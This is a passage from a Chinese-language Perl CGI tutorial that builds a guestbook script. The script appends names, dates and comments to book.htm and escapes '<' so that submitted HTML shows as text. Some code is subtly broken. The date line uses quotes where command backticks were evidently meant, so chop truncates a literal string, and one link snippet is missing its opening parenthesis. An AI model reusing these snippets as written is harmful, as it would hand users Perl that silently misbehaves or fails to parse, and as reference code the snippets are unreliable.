


图 22.5 创建来宾簿注释

现在，将介绍 `guestbook.cgi`。`guestbook.htm` 把用户名（来自 `username` 文本字段）和注释（来自 `comments` 文本区域）发送给这个脚本。要把这些注释存储在真正的来宾簿文件 `book.htm` 中，需如下打开该文件，并得到名为 `BOOK` 的文件句柄：

```
#!/usr/bin/perl

use CGI;

$co = new CGI;

open (BOOK, "+<book.htm")
    or die "Could not open guest book.";
```

这里把新名字和注释附加到 `book.htm` 的末端，但要注意，`book.htm` 是以通常的 `</BODY></HTML>` 标记结束的。这就意味着首先要把文件指针移到这些标记的开始位置，其代码如下（由于使用 CGI 方法 `end_html` 创建了 `</BODY></HTML>` 字符串，所以可以通过准确地采用已生成字符串的长度向回移动指针，它处理了 `end_html` 在以后版本中可能会输出不同内容的可能性）：

```
#!/usr/bin/perl

use CGI;

$co = new CGI;

open (BOOK, "+<book.htm")
    or die "Could not open guest book.";

seek (BOOK, -length($co->end_html), 2);
```

注意，通过把 `+<` 用于读/写访问来打开文件，而不仅仅是把 `>>` 用于附加。这样做的目



的是如果为进行附加打开文件，则不会在文件的末尾之前搜索，在为附加打开文件时，这就是要附加的位置。现在，我把日期和用户的注释放入来宾簿中。注意，通过用 `HTML &lt` 代码代替 `<` 字符，`guestbook.cgi` 文件可以重现用户试图放入来宾簿中的 HTML（使用代码 `$username =~ s/</&lt;/g` 和 `$text =~ s/</&lt;/g`），它会显示 `<`，而不是让浏览器试图把用户的注释解释为 HTML。这就意味着用户试图插入来宾簿的 HTML 将会以文本方式显示，而不是被执行（你可能想要添加额外的错误检查，例如检查提交文本的长度，以确保它不要超过最大值）。在 `guestbook.cgi` 中，得到日期、用户的名字和注释，如下所示：

```
$date = 'date';
chop($date);

$username = $co->param('username');
$username =~ s/</&lt;/g;
$text = $co->param('comments');
$text =~ s/</&lt;/g;
```

通过输出 **BOOK** 文件句柄，可以把新日期、用户名和注释放入来宾簿中，如下所示：

```
print BOOK
$co->h3
(
    "New comments by ", $username, " on ", $date,
    $co->p,
    $text,
),
$co->hr,
$co->end_html;
close BOOK;
```

这时更新来宾簿，并且给用户发送消息，感谢他的注释且添加到 `book.htm` 的链接，一旦用户想要读取来宾簿时，可以马上看到注释：

```
print $co->header,
$co->start_html
(
    -title=>'Guest Book Example',
    -author=>'Steve',
    -BGCOLOR=>'white',
    -LINK=>'red'
);
print
$co->center
(
```

```
$co->h1('Thanks for adding to the guest book!')
),
"if you want to take a look at the guest book, ",
$co->a

    {href=>"http://www.yourserver.com/user/cgi/book.htm"},
    "click here"
),
".",
$co->hr,
$co->end_html;
```

注意，如果使用这个脚本，则应该在由 `guestbook.cgi` 创建的超链接中更改这个 URL，以便让它指向 `book.htm`（并确保把 `book.htm` 的权限级别设置得足够低，这样 `guestbook.cgi` 就能够读写它）：

```
"if you want to take a look at the guest book, ",
$co->a

(
    {href=>"http://www.yourserver.com/username/cgi/book.htm"},
    "click here"
),
".",
```

该程序到此结束；在用户已经提交了名字和注释之后，他会收到来自 `guestbook.cgi` 的感谢页面，如图 22.6 所示。




图 22.6 接受来宾簿注释



如果用户单击图 22.6 中的超链接, 会看到来宾簿 book.htm, 如图 22.7 所示。可以把该页面的链接页面放到站点上的其他网页中。用户名和注释连同日期和时间一起显示于来宾簿中, 如图 22.7 所示。

